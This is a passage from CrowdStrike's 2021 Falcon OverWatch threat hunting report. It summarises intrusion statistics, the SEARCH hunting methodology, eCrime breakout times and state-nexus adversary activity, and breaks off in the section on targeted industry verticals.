





# Nowhere to Hide

## 2021 Threat Hunting Report


Insights From the Falcon OverWatch Team



# Table of Contents

- 
- 3** About Falcon OverWatch
  - 4** Executive Summary
  - 6** The Value of Continuous Threat Hunting
  - 8** OverWatch SEARCH Hunting Methodology
  - 10** Intrusion Campaigns Summary
  - 18** Adversary Technique and Tooling Insights
  - 27** In Pursuit of PROPHET
  - 32** SPIDER Casts a Vishing Net for Retail Target
  - 36** Signal Interference: Threat Hunting Short-circuits Adversary Telecommunications Targeting
  - 39** OverWatch Uncovers Double Trouble in the Wires
  - 45** Custom Tooling Rings Alarm Bells in Intrusion by (Not So) SILENT CHOLLIMA
  - 51** Stopping Breaches Is a Race Against the Clock
  - 55** Conclusion
  - 57** About CrowdStrike
  - 57** CrowdStrike Products and Services

# About Falcon OverWatch



Falcon OverWatch™ is the CrowdStrike® managed threat hunting service built on the CrowdStrike Falcon® platform. OverWatch conducts thorough human analysis on a 24/7/365 basis to relentlessly hunt for anomalous or novel attacker tradecraft designed to evade other detection techniques.

OverWatch is an elite cross-disciplinary team that harnesses the power of the CrowdStrike Threat Graph® database, enriched with CrowdStrike threat intelligence, to continuously hunt for threat activity in customer environments. Armed with cloud-scale telemetry of upward of 1 trillion endpoint-related events collected per day, and detailed tradecraft on more than 160 adversary groups, OverWatch has the unparalleled ability to see and stop the most sophisticated threats — leaving adversaries with nowhere to hide.<sup>1</sup>

---

<sup>1</sup> For more information on how Falcon OverWatch performs its mission, please see <https://www.crowdstrike.com/endpoint-security-products/falcon-overwatch-threat-hunting/>.

# Executive Summary

This report shares insights into the latest adversary tradecraft, gleaned from OverWatch's extensive intrusion dataset.

For yet another year, OverWatch disrupted a record number of interactive intrusion attempts<sup>2</sup> by identifying malicious activity early and stopping adversaries in their tracks. This report shares insights from OverWatch's around-the-clock threat hunting from July 1, 2020 through June 30, 2021.<sup>3</sup>

This year's report starts with a close look at OverWatch's extensive dataset covering observed interactive threat actor behaviors, which we will refer to in this report as "intrusion activity". It uses this data to examine how threat actors are operating in victim environments, highlighting both rare and common techniques that adversaries are employing.


The mission of OverWatch is to augment the powerful autonomous protection of the Falcon platform with human expertise. With the combined power of human ingenuity and patent-protected work flows, OverWatch systematically sifts through 1 trillion daily events to find potential hands-on intrusions, on average 1 every 8 minutes. OverWatch operates with speed and at scale to notify victim organizations of malicious activity in near real time, ensuring intrusion attempts that incorporate novel tradecraft are identified and disrupted before the breach.

Key findings from this year's report include:

- **OverWatch has tracked a 60% increase in interactive intrusion activity in the past year.** The threat of hands-on intrusion activity remains very real — OverWatch has observed and disrupted intrusions spanning all industry verticals and geographic regions.
- **Adversaries have moved beyond malware.** They are using increasingly sophisticated and stealthy techniques tailor-made to evade autonomous detections — of all of the detections indexed by CrowdStrike Threat Graph® in the past three months, 68% were malware-free.
- **ECrime continues to dominate the threat landscape, making up 75% of interactive intrusion activity.** One driver of this has been the continually evolving big game hunting (BGH) business model, which has seen the widespread adoption of both the use of access brokers to facilitate access, and the use of dedicated leak sites to extract payment.
- **ECrime adversaries are moving with increasing speed in pursuit of their objectives.** OverWatch observations show they are capable of moving laterally within a victim environment in an average of 1 hour and 32 minutes.
- **Targeted intrusion adversaries remain a prominent threat, particularly for the telecommunications industry.** While organizations of all sizes and in all verticals have the potential to become a target, the telecommunications industry stood out this year, accounting for 40% of all state-nexus intrusion activity observed by OverWatch in the past 12 months.

2 The term "interactive" denotes hands-on adversary activity.

3 The terms "this year" or "this past year" used throughout the report refer to the period from July 1, 2020 to June 30, 2021.



This report features detailed case studies sharing insights into the hands-on activity that OverWatch tracks on a daily basis and concludes with recommendations for defenders looking to bolster their security program.

Note that this report's findings relate to interactive (i.e., hands-on) targeted intrusions<sup>4</sup> and eCrime intrusions that OverWatch tracks and are not necessarily representative of the full spectrum of attacks that are stopped by OverWatch or the Falcon platform.

Moreover, the term "intrusion" is used to describe any malicious interactive activity that OverWatch uncovers in a victim environment. The term "intrusion" is not synonymous with a "security breach" and should not be understood to mean that the threat actor was able to achieve their objectives.

---


<sup>4</sup> The term "targeted intrusion" in this report refers to state-nexus or other advanced persistent threat actors.

# The Value of Continuous Threat Hunting

The CrowdStrike Falcon platform has proven unequivocally in dozens of independent tests to be a highly effective solution for protecting endpoints from modern threats. Still, no technology is 100% effective at blocking determined intruders.

According to data from our customer base indexed by Threat Graph, 68% of detections from the last three months were not malware-based. Attackers are increasingly attempting to accomplish their objectives without writing malware to the endpoint, using legitimate credentials and built-in tools (living off the land) — which are deliberate efforts to evade detection by traditional antivirus products.

OverWatch is on a mission to find threats that technology on its own cannot.



68% of detections from the last three months were not malware-based

OverWatch is on a mission to find threats that technology on its own cannot.

Threat hunting takes place at the front lines of the battle between adversaries and defenders. Each year OverWatch sees more adversaries, new tradecraft and faster intrusions. In this context, finding the threat is only half the battle; using those insights to disrupt adversaries at scale is where the battle is won.

In the 12 months from July 1, 2020 to June 30, 2021, OverWatch's human threat hunters directly identified more than 65,000 potential intrusions, or approximately 1 potential intrusion every 8 minutes — 24 hours a day, 365 days a year. This represents thousands of instances where OverWatch analysts uncovered adversaries actively seeking to evade autonomous detection techniques. When considered alongside adversaries' demonstrated ability to begin moving through victim environments in just minutes — shown throughout this report — these numbers drive home the criticality of continuous threat hunting.

65,000




potential intrusions were identified and stopped with the help of Falcon OverWatch

8 minutes



is the average interval at which OverWatch threat hunters uncovered potential intrusions



Crucially, each of these potential intrusions also represents an opportunity to advance the autonomous detection techniques in the Falcon platform. With each pass through the OverWatch SEARCH threat hunting cycle, hunters hone the Falcon platform's ability to detect similar intrusions more quickly and autonomously. Over the last year, threat hunters distilled their findings into the development of hundreds of new behavioral-based preventions, resulting in the direct prevention of malicious activity on approximately 248,000 unique endpoints. These behavioral-based preventions enhance the power of the Falcon platform to uncover novel adversary behavior with greater speed and scale.

With the right data and tools, a small team of experts can not only stop today's most sophisticated intrusions but also develop insights that drive continuous advancement at every level of the security organization.

# OverWatch SEARCH Hunting Methodology




verWatch finds threats that technology on its own cannot.

Human-led threat hunting does not replace autonomous detection technologies — rather, it explicitly sets out to complement and augment technology-based defenses to ensure that defenders have the power of human ingenuity on their side.

OverWatch threat hunters employ the “SEARCH” hunting methodology, described below, to systematically detect threats at scale. Working around the clock, OverWatch threat hunters methodically sift through a world of unknown unknowns to find the faintest traces of malicious activity and deliver actionable analysis to CrowdStrike customers in near real time. The OverWatch SEARCH methodology shines a light into the darkest corners of customers’ environments — leaving adversaries with nowhere to hide.

## OVERWATCH SEARCH

### Threat Hunting Methodology



S → E → A → R → C → H

SENSE



ENRICH



ANALYZE



RECONSTRUCT




COMMUNICATE



HONE



**Sense****Enrich****Analyze****Reconstruct****Communicate****Hone**

CrowdStrike's rich telemetry creates the foundation for OverWatch threat hunting. Upward of 1 trillion events per day, comprising hundreds of event types from millions of endpoints, are collected and cataloged by the Falcon platform to provide comprehensive visibility into activity across the CrowdStrike install base.

CrowdStrike's proprietary Threat Graph contextualizes events and reveals relationships between data points in real time. Threat hunters add a further dimension to the data by drawing on CrowdStrike's up-to-the-minute threat intelligence about the tradecraft of more than 160 adversary groups, as well as by using their intimate working knowledge of the tactics, techniques and procedures (TTPs) in use in the wild. All of this is underpinned by OverWatch's proprietary tools and processes, which ensure every hunt is optimized for maximum efficiency.

OverWatch analysts use a mix of patent-protected hunting workflows and complex statistical methods to identify anomalous activity. This is supported by a deep understanding of adversary behaviors and motivations, enabling the team to form hypotheses about where adversaries may strike. The breadth and depth of experience on the OverWatch team is world class, with representation from every corner of public and private industry. Further, the team is continuously building its knowledge base, going toe-to-toe with adversaries on the front lines, 24/7/365.

In order to take action against an adversary, it is critical to understand the full nature of the threat. In just minutes, OverWatch analysts reconstruct threat activity, transforming it from a collection of data points into a clear story. This information empowers organizations to not only remediate but also plug the gaps in their environment.

Time is of the essence in preventing an intrusion from becoming a breach. OverWatch operates as a native component of the Falcon platform. Through Falcon, OverWatch delivers clear, accurate and actionable information on potentially malicious activity in near real time, enabling organizations to respond quickly and decisively, without friction.

With each new threat, OverWatch extracts new insights to drive continuous advancements in automated detections and human threat hunting. The team is consistently fine-tuning its skills and processes to always stay a step ahead of the adversary.

# Intrusion Campaigns Summary

## Intrusion Campaign Numbers

Over the past year, OverWatch tracked steadily increasing numbers of interactive intrusion campaigns. Year over year, OverWatch observed a near 60% increase in the number of campaigns. In the most recent quarter, from April to June 2021, OverWatch uncovered more intrusion campaigns than in any other quarter.

## Adversary Motives

For yet another year, financially motivated eCrime activity dominated the interactive intrusion attempts tracked by OverWatch. ECrime accounted for 75% of the interactive intrusion activity, while targeted intrusions accounted for 24% and the remaining 1% was attributed to hacktivist activity.


<b>eCrime</b>	Financially motivated criminal intrusion activity
<b>Targeted</b>	State-sponsored intrusion activity that includes cyber espionage, state-nexus destruction attacks and currency generation to support a regime
<b>Hacktivist</b>	Intrusion activity undertaken to gain momentum, visibility or publicity for a cause or ideology

These figures track closely with the distribution of activity seen in the previous year. Seeing these figures stabilize indicates that the distribution of eCrime and targeted intrusion activity may be reaching an equilibrium after several years of eCrime activity rapidly expanding relative to targeted intrusions.

Year over year, OverWatch observed a near 60% increase in the number of interactive intrusion campaigns.

## INTRUSION CAMPAIGNS BY THREAT TYPE

July 2019 to June 2020 vs. July 2020 to June 2021



**Figure 1.** Relative distribution of targeted intrusion, eCrime and hacktivist activity uncovered by OverWatch

## eCrime

There are signs that eCrime adversaries may be becoming more capable, particularly if measured by the speed at which they can move through a victim environment. OverWatch measures breakout time — the time an adversary takes to move laterally, from an initially compromised host to another host within the victim environment. Of the hands-on eCrime intrusion activity from July 1, 2020 to June 30, 2021 where breakout time could be derived, the average was just 1 hour 32 minutes. Moreover, the OverWatch team found that in 36% of those intrusions, the adversary was able to move laterally to additional hosts in less than 30 minutes.

eCrime adversaries also continue to innovate and evolve their business models to increase their chance of success. The majority of ransomware operators engaged in big game hunting (BGH) activity have now adopted the threat of data leaks alongside data encryption as a means to extract payment from victims. Many adversaries have also established dedicated leak sites (DLSs) as a forum to publicize victim details and release the stolen data. INDRIK SPIDER is an exception to this trend toward the use of data extortion.

Another feature of the eCrime threat landscape in the past 12 months is the growing importance of access brokers who play a role in facilitating access for other eCrime actors to stage their intrusions. The feature story *In Pursuit of PROPHET* in this report takes a look at access brokers in action.




OverWatch also recorded a 100% increase in instances of cryptojacking in interactive intrusions year over year. This was likely driven by steep increases in cryptocurrency values beginning in late 2020.

The potential for growth in eCrime activity is almost limitless, propelled by new actors, new vulnerabilities or failures on the part of organizations to maintain basic security hygiene. While OverWatch indeed saw an increase in the number of eCrime intrusion attempts over the past 12 months, this growth did not outpace the growth in targeted intrusion activity to the degree seen in previous years.

One factor that may have stemmed the rapid acceleration of eCrime activity is successful interventions by law enforcement against adversary-controlled infrastructure and resources. These efforts touched the operations of several prominent eCrime groups including WIZARD SPIDER, MUMMY SPIDER, CIRCUS SPIDER, GRACEFUL SPIDER, TWISTED SPIDER and CARBON SPIDER. Law enforcement activity, however, appears to only temporarily disrupt eCrime activity, rather than halting operations altogether. Adversaries have shown resilience by quickly activating new C2 infrastructure and diversifying their toolsets.


## Targeted Intrusion

Generally, adversary groups from the People's Republic of China, the Democratic People's Republic of Korea (DPRK, aka North Korea) and the Islamic Republic of Iran are the source of the majority of targeted intrusion<sup>5</sup> activity OverWatch tracks. However, in the past year, OverWatch also tracked an uptick in suspected state-nexus activity not attributed to named actor groups.



**Figure 2.** Proportion of targeted intrusion activity conducted by different targeted adversary groups, July 2020 to June 2021

<sup>5</sup> Again, the term “targeted intrusion” in this report refers to state-nexus or other advanced persistent threat actors.



In the year leading up to June 30, 2021, Chinese state-nexus adversaries (aka PANDAs) maintained a high operational tempo and conducted sustained and wide-ranging campaigns motivated both by intellectual property (IP) theft and intelligence gathering objectives. PANDAs were among the targeted intrusion adversaries most commonly uncovered by OverWatch threat hunters during this period.

A notable development in early 2021 was the mass exploitation of Microsoft Exchange Server vulnerabilities by suspected China-nexus adversaries. This serves as a reminder of the diverse skill sets of China-nexus actors and highlights the ever-present threat of new vulnerabilities being found and exploited. A story later in this report — [OverWatch Disrupts Microsoft Exchange Zero-Day Exploits with Falcon Complete](#) — examines how CrowdStrike's managed services worked together to disrupt and expel an as-yet-unnamed threat.

OverWatch tracked relatively consistent levels of activity attributed to North Korea (CHOLLIMAs). CrowdStrike Intelligence reports that North Korean actors — including two actors tracked by OverWatch in the past 12 months, LABYRINTH CHOLLIMA and SILENT CHOLLIMA — continue to make iterative updates and improvements to their toolsets. An intrusion story later in this report — [Custom Tooling Rings Alarm Bells in Intrusion by \(Not So\) SILENT CHOLLIMA](#) — sheds light on how some of this custom tooling has been used in the wild.

In contrast to the observed China-nexus and DPRK adversary activity, OverWatch saw a downturn in activity stemming from Iran (KITTENs). CrowdStrike Intelligence reports that in 2020, many of Iran's observed intrusion efforts focused on targets related to narrower geopolitical and domestic concerns; this may have contributed to the reduction in campaigns seen by OverWatch.

OverWatch also uncovered a number of intrusion campaigns with all of the hallmarks of state-nexus activity, but that cannot at this time be attributed to any of the named adversary groups tracked by CrowdStrike Intelligence. Much of this activity targeted the telecommunications industry, explored in detail in the [Signal Interference](#) feature later in this report. This increase in activity attributable to diverse and globally dispersed mission clusters underscores the variety of targeted intrusion threats that exist in the current threat landscape.

## Hacktivism

Hacktivism accounted for only a small fraction of the interactive activity tracked by OverWatch. All hacktivist activity seen by OverWatch has been attributed to a single adversary group — FRONTLINE JACKAL, an Iranian nationalist hacktivist group known to deface websites and carry out other disruptive online activity targeting U.S., Israeli and Saudi Arabian organizations. Adversary activity observed by OverWatch provided CrowdStrike Intelligence with additional visibility into this group's operating procedures.


## Intrusions by Industry Vertical

Figure 3 shows the top 10 industry verticals that featured most frequently in the interactive intrusion activity uncovered by OverWatch from July 2020 to June 2021. The same 10 industries also made up the top 10 list for the 12-month period from July 2019 to June 2020. Notably, the technology industry has now held the top spot for the past three years.

## TOP 10 VERTICALS BY INTRUSION FREQUENCY

July 2020 to June 2021

→ Change relative to July 2019 to June 2020



**Figure 3.** The figure shows which industry verticals were most frequently impacted by interactive intrusions and also shows any changes relative to the period from July 2019 to June 2020

